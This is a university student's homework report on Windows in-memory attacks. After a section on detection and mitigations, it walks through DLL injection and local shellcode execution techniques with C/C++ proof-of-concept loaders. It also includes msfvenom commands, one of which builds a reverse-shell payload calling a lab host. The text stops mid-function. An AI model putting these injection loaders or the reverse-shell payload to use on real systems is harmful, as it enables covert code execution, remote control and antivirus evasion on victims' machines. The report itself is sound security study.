Information Security – Faculty of CN&C
University of Information Technology (UIT)

REPORT ASSIGNMENT

Subject: System security architecture

Assignment: Homework 1

Topic: In-memory Attack

Instructor: Nguyen Ngoc Tu

Report Date: 18/10/2020

Individual

1. General Information:
   Class: NT133.L11.ANTN

STT	Name	Student ID	Email
1	Nguyễn Xuân Hà	18520042	18520042@gm.uit.edu.vn

2. Working stage:

STT	Work	Self-assessment
1	DLL injection	10/10
2	Local shellcode injection	10/10
3	Remote shellcode injection	10/10

Below is our team's report detail.

I. Overview

1. In-Memory Attack

An in-memory attack does not rely on a file written to disk. It lives in a computer's RAM, which we call "volatile memory". This means the malicious content is removed once the computer is rebooted. In-memory attacks are sophisticated and bypass anti-virus software and forensics. For an attacker wanting to remain undetected, it's currently the best way to evade defences.

There are a lot of techniques around in-memory attacks, however, in this report, I only focus on two main method:

- DLL injection
- Shellcode injection (divided into Remote and Local shellcode injection)

2. Threat and Detection

a. Threat

Process Injection is a technique whereby an adversary is able to carry out some nefarious activity in the context of a legitimate process. In this way, malicious activity—whether it's an overtly malicious binary or a process that's been co-opted as such—blends in with routine operating system processes.

> *Process injection can be used for evading protection techniques.*

Stealth, however, is just one of the benefits of Process Injection. Its most useful function may be that arbitrary code, once injected into a legitimate process, can inherit the privileges of that process or, similarly, access parts of the operating system that shouldn't be otherwise available.

> *Process injection can make use of victim's privileges.*

Process injection, like its name, works on RAM and usually not drop any malicious file on victim disk. It make harder for reverse and prevent their activities.

b. Detection

Process monitoring and API monitoring:

Process monitoring is a minimum requirement for reliably detecting Process Injection. Even though injection can be invisible to some forms of process monitoring, the effects of the injection can become harder to miss once you compare process behaviors against expected functionality.

There are some API that usually been used for injection (details below). Monitoring those API to capture abnormal activities is a good way to detect process injection.

Evaluating good and bad activities

A legitimate process usually focuses on relative activities, but when injected, it might exec some unrelative or malicious actions (e.x notepad.exe open a network connection). Monitoring these actions and evaluating process base on their activities is a common way that Antivirus software usually use

Detecting reflective DLL loading with Windows Defender ATP:

- Microsoft present a model that monitor function calls related to procuring executable memory.
- First, the model learns about the normal allocations of a process
- Second, compare with other activity to detect abnormal activities

Windows 10 process exploitation mitigation features:

- **CFG (Control Flow Guard):** this is Microsoft's implementation of the CFI (Control Flow Integrity) concept for Windows (8.1, 10). The compiler precedes each indirect CALL/JMP (CALL/JMP reg) with a call to _guard_check_icall to check the validity of the call target. Validity is also provided by the compiler as a list of 16-byte aligned valid targets per module (loaded to memory as a "bitmap" for fast access). Both caller module and callee module must support CFG in order for it to be in effect.
- **Dynamic Code prevention:** this feature prevents the calling process from calling VirtualAlloc with PAGE_EXECUTE_*, MapViewOfFile with

FILE_MAP_EXECUTE option, VirtualProtect with PAGE_EXECUTE_* etc. and reconfiguring the CFG bitmap via SetProcessValidCallTargets

- **Binary Signature Policy (CIG – Code Integrity Guard):** only allow modules signed by Microsoft/Microsoft Store/WHQL to be loaded into the process memory. A weaker control is Image Load Policy, which can prevent loading modules from remote locations or files with low integrity label; This is enforced at the calling process.
- **Extension Point Disable Policy:** disable "extensions" that load DLLs into the process space – AppInilt DLLs, Winsock LSP, Global Windows Hooks, IMEs.

3. General step for an In-memory injection attack

a. Prepare shellcode

Shellcode is a small piece of code used as the payload in the exploitation of a software vulnerability. It is typically written in assembly language and will be triggered to provide malicious actives.

There are some way to store a shellcode to exec:

- In local variables
- In resource section of PE file
- In another file (local file on disk)

Shellcode is specific architecture but this report will only focus on Windows x64 version.

```
root@kali:/home/kali/ctf# msfvenom -p windows/x64/exec cmd=calc.exe EXITFUNC=none -e x86
/shikata_ga_nai -c 7 -f raw -o shellcode64
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 303 (iteration=0)
x86/shikata_ga_nai chosen with final size 303
Payload size: 303 bytes
Saved as: shellcode64
root@kali:/home/kali/ctf#
```

```
root@kali:/home/kali/ctf# msfvenom -p windows/x64/shell_reverse_tcp lhost=192.168.37.128
 lport=4444 EXITFUNC=thread -f raw -o reverseshell64
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Saved as: reverseshell64
root@kali:/home/kali/ctf#
```

b. Main step

Attach process/thread:

- Chose target Thread/Process: OpenProcess, CreateProcess, CreateRemoteThread, OpenThread

Memory allocation:


- Allocate new memory in the target process: VirtualAllocEx, NtAllocateVirtualMemory, CreateFileMappingA, fNtCreateSection
- Designate an existing (allocated) memory within the target process for overwriting: VirtualProtectEx

Memory writing:

- WriteProcessMemory/memcpy
- Existing Shared Memory: MapViewOfFile, fNtMapViewOfSection

Execution:

- There are many ways, we will discuss detail later.



4. Lab set up

Machine:

- Host OS — Kali Linux 2020.2
- Victim OS — Windows 10 Version 1909 for x64 + windows defend offline

Below are some acronyms use in this report:

- PoC: proof of concept
- C2 (or C2 server): Command and control server – Server control malicious activities of malware.
- Loader: external program which used to inject malicious to victim

- Mdll: Malicious Dll
- AV: Antivirus software

Some techniques described in this report are not truly file-less (need malicious file on disk), some can use trick (e.x download from C2 server) to get shellcode. **For presentation purposes**, in this report:

- Only use shellcode (or external PE file) saved on disk for all techniques. Mdll only load and exec shellcode.
- Instead of injecting to a real running-process, Loader will create a process and inject to it.

The report supposes that reader known about:

- Dynamic-link library (DLL)
- PE format
- WinAPIs use

All PoCs in this report is **for presentation purposes** and not capture exception or bug during run-time. All details about each technique can be found in references. Video demo only show some techniques.

II. DLL Injection

1. Define

Normally, a local process can load a Dll through load-time or run-time (by call LoadLibrary). Dll injection is a technique used for running code within the address space of another process by forcing it to load a dynamic-link library. A malicious process will abuse some Windows API to force victim process load malicious dll which will trigger our shellcode or do some actives.

2. Dll injection techniques

a. Classic Dll injection – create remote thread


WinAPI:

- OpenProcess
- VirtualAllocEx
- WriteProcessMemory
- GetProcAddress + GetModuleHandle

- CreateRemoteThread

How it works:


- Chose a victim process
- Allocate and write our malicious Dll path into allocated memory
- Get Address of API LoadLibrary
- Create a remote thread in victim process which will exec LoadLibrary API with arguments is our Dll path




```
CreateProcessA(NULL, (LPSTR)"notepad.exe", NULL, NULL, FALSE, 0, NULL, NULL, &si, &pi);
processHandle = pi.hProcess;
remoteBuffer = VirtualAllocEx(processHandle, NULL, pathSize, MEM_COMMIT, PAGE_READWRITE);
WriteProcessMemory(processHandle, remoteBuffer, dllPath.c_str(), pathSize, NULL);
Sleep(1000);
PTHREAD_START_ROUTINE threatStartRoutineAddress =
        (PTHREAD_START_ROUTINE)GetProcAddress(GetModuleHandle(TEXT("Kernel32")), "LoadLibraryA");
CreateRemoteThread(processHandle, NULL, 0, threatStartRoutineAddress, remoteBuffer, 0, NULL);
```

Disadvantage:

- This technique requires malicious dll files on disk which make it easier detected by Antivirus.



- Our *Malicious_Dll* has been injected into notepad

b. SetWindowHookEx code injection

WinAPI:

- LoadLibraryA && GetProcAddress
- SetWindowsHookEx && UnhookWindowsHookEx

How it works:

- Chose a victim process, get its ThreadId
- Load Mdll and get address entryPoint func (Loader load dll into itself first)
- Use SetWindowsHook API to set entryPoint func as callback func when an event triggered.
- For exam, in our test, once the hook is installed and a key is pressed in notepad, Mdll is loaded into notepad.exe and entryPoint func will be executed.

```
CreateProcessA(NULL, (LPSTR)"notepad.exe", NULL, NULL, FALSE, 0, NULL, NULL, &si, &pi);
Sleep(1000);
/* Main process */
HMODULE library = LoadLibraryA(dllPath.c_str());
HOOKPROC hookProc = (HOOKPROC)GetProcAddress(library, "ExecShellCode");
HHOOK hook = SetWindowsHookEx(WH_KEYBOARD, hookProc, library, pi.dwThreadId);
Sleep(10 * 1000);
UnhookWindowsHookEx(hook);
```

c. Injecting Dll via ThreadHijacking

WinAPI:

- VirtualAllocEx && WriteProcessMemory
- GetProcAddress && WriteProcessMemory
- SuspendThread && GetThreadContext && SetThreadContext && ResumeThread

How it works:

- Chose victim process, allocate 2 memory zone on that process
- Write dllPath to one memory, the other memory zone will place our asm code to call Loadlibrary API
- SuspendThread of victim process, get thread context
- Point RIP to memory zone which save our asm code and Resume thread.

```
BYTE codeToBeInjected[] = {
    // sub rsp, 28h
    0x48, 0x83, 0xec, 0x28,
    // mov [rsp + 18h], rax
    0x48, 0x89, 0x44, 0x24, 0x18,
    // mov [rsp + 10h], rcx
    0x48, 0x89, 0x4c, 0x24, 0x10,
    // mov rcx, 1111111111111111h; placeholder for DLL path
    0x48, 0xb9, 0x11, 0x11, 0x11, 0x11, 0x11, 0x11, 0x11, 0x11,
    // mov rax, 2222222222222222h; placeholder for "LoadLibraryW" address
    0x48, 0xb8, 0x22, 0x22, 0x22, 0x22, 0x22, 0x22, 0x22, 0x22,
    // call rax
    0xff, 0xd0,
    // mov rcx, [rsp + 10h]
    0x48, 0x8b, 0x4c, 0x24, 0x10,
    // mov rax, [rsp + 18h]
    0x48, 0x8b, 0x44, 0x24, 0x18,
    // add rsp, 28h
    0x48, 0x83, 0xc4, 0x28,
    // mov r11, 3333333333333333h; placeholder for the original RIP
    0x49, 0xbb, 0x33, 0x33, 0x33, 0x33, 0x33, 0x33, 0x33, 0x33,
    // jmp r11
    0x41, 0xff, 0xe3
};
```

```
SuspendThread(threadHijacked);
context.ContextFlags = CONTEXT_FULL;
GetThreadContext(threadHijacked, &context);
// Set the DLL path
*reinterpret_cast<PVOID*>(codeToBeInjected + 0x10) = static_cast<void*>((LPBYTE)remoteBuffer + 256);
// Set LoadLibraryW address
*reinterpret_cast<PVOID*>(codeToBeInjected + 0x1a) = static_cast<void*>(GetProcAddress(GetModuleHandle(L"kernel32.dll"), "LoadLibraryA"));
// Jump address (back to the original code)
*reinterpret_cast<PVOID*>(codeToBeInjected + 0x34) = (PVOID)context.Rip;
context.Rip = reinterpret_cast<DWORD_PTR>(remoteBuffer);
WriteProcessMemory(processHandle, (LPBYTE)remoteBuffer, codeToBeInjected, sizeof(codeToBeInjected), NULL);
SetThreadContext(threadHijacked, &context);
ResumeThread(threadHijacked);
```

Disadvantage:

- Victim process may be suspended during Mdll triggered.

d. Reflective DLL Injection

WinAPI:

- GetModuleHandleA
- CreateFileA & GetFileSize & HeapAlloc & ReadFile
- VirtualAlloc & memcpy
- LoadLibraryA & GetProcAddress

How it works:

- Read raw DLL bytes into a memory buffer
- Parse DLL headers and get the *SizeOfImage*
- Allocate new memory space for the DLL of size *SizeOfImage*
- Copy over DLL headers and PE sections to the memory space allocated
- Perform image base relocations
- Load DLL imported libraries
- Resolve Import Address Table (IAT)
    - Get a pointer to the first Import *Descriptor*
    - From the descriptor, get a pointer to the imported library name
    - Load the library into the current process with *LoadLibrary*
    - Repeat process until all Import *Descriptors* have been walked through and all depending libraries loaded
- Invoke the DLL with *DLL_PROCESS_ATTACH* reason
- To simplify, Reflective DLL Injection means you have to imitate OS action when load a PE file.

❖ This technique differs from other techniques because Loader inject Mdll to itself. It also not truly loads a Dll so that it harder for AV to capture.

```
HANDLE dll = CreateFileA(dllPath.c_str(), GENERIC_READ, NULL, NULL, OPEN_EXISTING, NULL, NULL);
DWORD64 dllSize = GetFileSize(dll, NULL);
LPVOID dllBytes = HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, dllSize);
DWORD outSize = 0;
ReadFile(dll, dllBytes, dllSize, &outSize, NULL);
// get pointers to in-memory DLL headers
PIMAGE_DOS_HEADER dosHeaders = (PIMAGE_DOS_HEADER)dllBytes;
PIMAGE_NT_HEADERS ntHeaders = (PIMAGE_NT_HEADERS)((DWORD_PTR)dllBytes + dosHeaders->e_lfanew);
SIZE_T dllImageSize = ntHeaders->OptionalHeader.SizeOfImage;

// allocate new memory space for the DLL. Try to allocate memory in the image's preferred base address,
// but don't stress if the memory is allocated elsewhere
LPVOID dllBase = VirtualAlloc((LPVOID)ntHeaders->OptionalHeader.ImageBase, dllImageSize, MEM_RESERVE
                                                                            | MEM_COMMIT, PAGE_EXECUTE_READWRITE);
// get delta between this module's image base and the DLL that was read into memory
DWORD_PTR deltaImageBase = (DWORD_PTR)dllBase - (DWORD_PTR)ntHeaders->OptionalHeader.ImageBase;
// copy over DLL image headers to the newly allocated space for the DLL
std::memcpy(dllBase, dllBytes, ntHeaders->OptionalHeader.SizeOfHeaders);
```

1 Read and Parse Dll header

```
// copy over DLL image headers to the newly allocated space for the DLL
std::memcpy(dllBase, dllBytes, ntHeaders->OptionalHeader.SizeOfHeaders);

// copy over DLL image sections to the newly allocated space for the DLL
PIMAGE_SECTION_HEADER section = IMAGE_FIRST_SECTION(ntHeaders);
for (size_t i = 0; i < ntHeaders->FileHeader.NumberOfSections; i++)
{
    LPVOID sectionDestination = (LPVOID)((DWORD_PTR)dllBase + (DWORD_PTR)section->VirtualAddress);
    LPVOID sectionBytes = (LPVOID)((DWORD_PTR)dllBytes + (DWORD_PTR)section->PointerToRawData);
    std::memcpy(sectionDestination, sectionBytes, section->SizeOfRawData);
    section++;
}
```

2 Copy Dll to allocated memory zone

```
// perform image base relocations
IMAGE_DATA_DIRECTORY relocations = ntHeaders->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_BASERELOC];
DWORD_PTR relocationTable = relocations.VirtualAddress + (DWORD_PTR)dllBase;
DWORD relocationsProcessed = 0;

while (relocationsProcessed < relocations.Size)
{
    PBASE_RELOCATION_BLOCK relocationBlock = (PBASE_RELOCATION_BLOCK)(relocationTable + relocationsProcessed);
    relocationsProcessed += sizeof(BASE_RELOCATION_BLOCK);
    DWORD relocationsCount = (relocationBlock->BlockSize - sizeof(BASE_RELOCATION_BLOCK)) / sizeof(BASE_RELOCATION_ENTRY);
    PBASE_RELOCATION_ENTRY relocationEntries = (PBASE_RELOCATION_ENTRY)(relocationTable + relocationsProcessed);

    for (DWORD i = 0; i < relocationsCount; i++)
    {
        relocationsProcessed += sizeof(BASE_RELOCATION_ENTRY);

        if (relocationEntries[i].Type == 0)
        {
            continue;
        }

        DWORD_PTR relocationRVA = relocationBlock->PageAddress + relocationEntries[i].Offset;
        DWORD_PTR addressToPatch = 0;
        ReadProcessMemory(GetCurrentProcess(), (LPCVOID)((DWORD_PTR)dllBase + relocationRVA), &addressToPatch, sizeof(DWORD_PTR), NULL);
        addressToPatch += deltaImageBase;
        std::memcpy((PVOID)((DWORD_PTR)dllBase + relocationRVA), &addressToPatch, sizeof(DWORD_PTR));
    }
}
```

3 Relocation address

```
// resolve import address table
PIMAGE_IMPORT_DESCRIPTOR importDescriptor = NULL;
IMAGE_DATA_DIRECTORY importsDirectory = ntHeaders->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_IMPORT];
importDescriptor = (PIMAGE_IMPORT_DESCRIPTOR)(importsDirectory.VirtualAddress + (DWORD_PTR)dllBase);
LPCSTR libraryName = "";
HMODULE library = NULL;

while (importDescriptor->Name != NULL)
{
    libraryName = (LPCSTR)importDescriptor->Name + (DWORD_PTR)dllBase;
    library = LoadLibraryA(libraryName);
    if (library)
    {
        PIMAGE_THUNK_DATA thunk = NULL;
        thunk = (PIMAGE_THUNK_DATA)((DWORD_PTR)dllBase + importDescriptor->FirstThunk);

        while (thunk->u1.AddressOfData != NULL)
        {
            if (IMAGE_SNAP_BY_ORDINAL(thunk->u1.Ordinal))
            {
                LPCSTR functionOrdinal = (LPCSTR)IMAGE_ORDINAL(thunk->u1.Ordinal);
                thunk->u1.Function = (DWORD_PTR)GetProcAddress(library, functionOrdinal);
            }
            else
            {
                PIMAGE_IMPORT_BY_NAME functionName = (PIMAGE_IMPORT_BY_NAME)((DWORD_PTR)dllBase + thunk->u1.AddressOfData);
                DWORD_PTR functionAddress = (DWORD_PTR)GetProcAddress(library, functionName->Name);
                thunk->u1.Function = functionAddress;
            }
            ++thunk;
        }
    }
    importDescriptor++;
}
```

4 Resolve IAT

e. EarlyBird ApcQueue Dll Injection

WinAPI:

- CreateProcessA && VirtualAllocEx && WriteProcessMemory
- QueueUserAPC && GetProcAddress &&ResumeThread


How it works:

- Asynchronous procedure call *(APC) is a function that executes asynchronously in the context of a particular thread.*
- Create a process in *SUSPENDED* mode.
- Allocated memory and write dllPath to it
- Create a APC and push it to APCQueue
- Resume thread to triggered APCQueue

```
STARTUPINFOA si = { 0 };
PROCESS_INFORMATION pi = { 0 };

CreateProcessA(NULL, (LPSTR)"notepad.exe", NULL, NULL, FALSE, CREATE_SUSPENDED, NULL, NULL, &si, &pi);
HANDLE victimProcess = pi.hProcess;
HANDLE threadHandle = pi.hThread;

LPVOID shellAddress = VirtualAllocEx(victimProcess, NULL, pathSize, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
PTHREAD_START_ROUTINE apcRoutine = (PTHREAD_START_ROUTINE)GetProcAddress(GetModuleHandle(TEXT("Kernel32")), "LoadLibraryA");
//PTHREAD_START_ROUTINE apcRoutine = (PTHREAD_START_ROUTINE)shellAddress;
WriteProcessMemory(victimProcess, shellAddress, dllPath.c_str(), pathSize, NULL);
QueueUserAPC((PAPCFUNC)apcRoutine, threadHandle, (ULONG_PTR)shellAddress);
ResumeThread(threadHandle);
```



❖ *Check virus Dll_Injection_Loader*

III.Local shellcode injection

1. CreateThread

Classic and simple techniques to execute shellcode

How it works:

- Load shellcode to memory.
- Make a function pointer point to shellcode and create thread to exec it.

```
void CreateThread() {
    /* Load && exec shellcode nicely */
    void* exec = VirtualAlloc(0, shellSize, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    memcpy(exec, shellCode, shellSize);
    ((void(*)())exec)();
}
```

- This PoC not create new thread but using main thread to trigger shellcode

2. APC Queue vode injection and NtTestAlert

Win API:

- NtTestAlert
- QueueUserAPC

How it works:

- Allocate && write shellcode to local process
- Make Queue an APC points to the shellcode
- Make process stay in alert table by using *NtTestAlert*
- This techniques basically trigger shellcode by using APC queue. It make itself stay in alert table so that APC queue will call function exec shellcode

```
void ApcQueueCodeInjectionAndNtTestAlert() {
    myNtTestAlert testAlert = (myNtTestAlert)(GetProcAddress(GetModuleHandleA("ntdll"), "NtTestAlert"));
    LPVOID shellAddress = VirtualAlloc(NULL, shellSize, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    //WriteProcessMemory(GetCurrentProcess(), shellAddress, shellCode, shellSize, NULL);
    memcpy(shellAddress, shellCode, shellSize);
    PTHREAD_START_ROUTINE apcRoutine = (PTHREAD_START_ROUTINE)shellAddress;
    QueueUserAPC((PAPCFUNC)apcRoutine, GetCurrentThread(), NULL);
    testAlert();
}
```

3. Shellcode execution via fibers

Win API:

- ConvertThreadToFiber
- CreateFiber
- SwitchToFiber

How it works:

- Fiber: A fiber is a unit of execution that must be manually scheduled by the application. Fibers run in the context of the threads that schedule them.
- Convert the main thread to a fiber. Only one fiber can schedule another fiber.
- Write shellcode to some memory location
- Create a new fiber that points to the shellcode location
- Schedule the newly created fiber

```
void ShellcodeExecutionViaFibers() {
    //convert main thread to fiber
    PVOID mainFiber = ConvertThreadToFiber(NULL);
    PVOID shellcodeLocation = VirtualAlloc(0, shellSize, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    memcpy(shellcodeLocation, shellCode, shellSize);
    //create a fiber that will execute the shellcode
    PVOID shellcodeFiber = CreateFiber(NULL, (LPFIBER_START_ROUTINE)shellcodeLocation, NULL);
    // manually schedule the fiber that will execute our shellcode
    SwitchToFiber(shellcodeFiber);
}
```

4. Shellcode execution via CreateThreadpoolWait

Win API:

- CreateThreadpoolWait
- SetThreadpoolWait
- WaitForSingleObject

How it works:

- Create an event object with a Signaled state
- Allocate RWX memory for the shellcode
- Create a wait object via CreateThreadpoolWait, point our shellcode as the callback function
- SetThreadpoolWait is used to set event object to the wait object
- WaitForSingleObject is used to wait for the waitable object.

```
void ShellcodeExecutionViaCreateThreadpoolWait() {
    HANDLE event = CreateEvent(NULL, FALSE, TRUE, NULL);
    LPVOID shellcodeAddress = VirtualAlloc(NULL, shellSize, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    RtlMoveMemory(shellcodeAddress, shellCode, shellSize);
    PTP_WAIT threadPoolWait = CreateThreadpoolWait((PTP_WAIT_CALLBACK)shellcodeAddress, NULL, NULL);
    SetThreadpoolWait(threadPoolWait, event, NULL);
    WaitForSingleObject(event, INFINITE);
}
```

5. Windows API hooking

Win API:

- LoadLibraryA && GetProcAddress
- VirtualAlloc && VirtualProtect && WriteProcessMemory

How it works:

- Get memory address of the API function
- Read the first 6 bytes (14 byte for x64) of the API - will need these bytes for unhooking the function
- Create a HookAPI function that will be executed when the original API is called
- Get memory address of the HookAPI and patch / redirect API to HookAPI
- Call API. Code gets redirected to HookAPI
- HookAPI executes its code, unhooks the API and transfers the code control to the actual API

```
int __stdcall HookedMessageBox(HWND hWnd, LPCSTR lpText, LPCSTR lpCaption, UINT uType) {
    LPVOID exec = VirtualAlloc(0, shellSize, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    memcpy(exec, shellCode, shellSize);
    ((void(*)())exec)();
    // unpatch MessageBoxA
    WriteProcessMemory(GetCurrentProcess(), (LPVOID)messageBoxAddress, messageBoxOriginalBytes,
                                            sizeof(messageBoxOriginalBytes), &bytesWritten);
    // call the original MessageBoxA
    return MessageBoxA(NULL, lpText, lpCaption, uType);
}
```

```
void WindowsAPIHooking()
{
    HINSTANCE library = LoadLibraryA("user32.dll");
    SIZE_T bytesRead = 0;
    DWORD dwOldProtect;
    // get address of the MessageBox function in memory
    messageBoxAddress = GetProcAddress(library, "MessageBoxA");
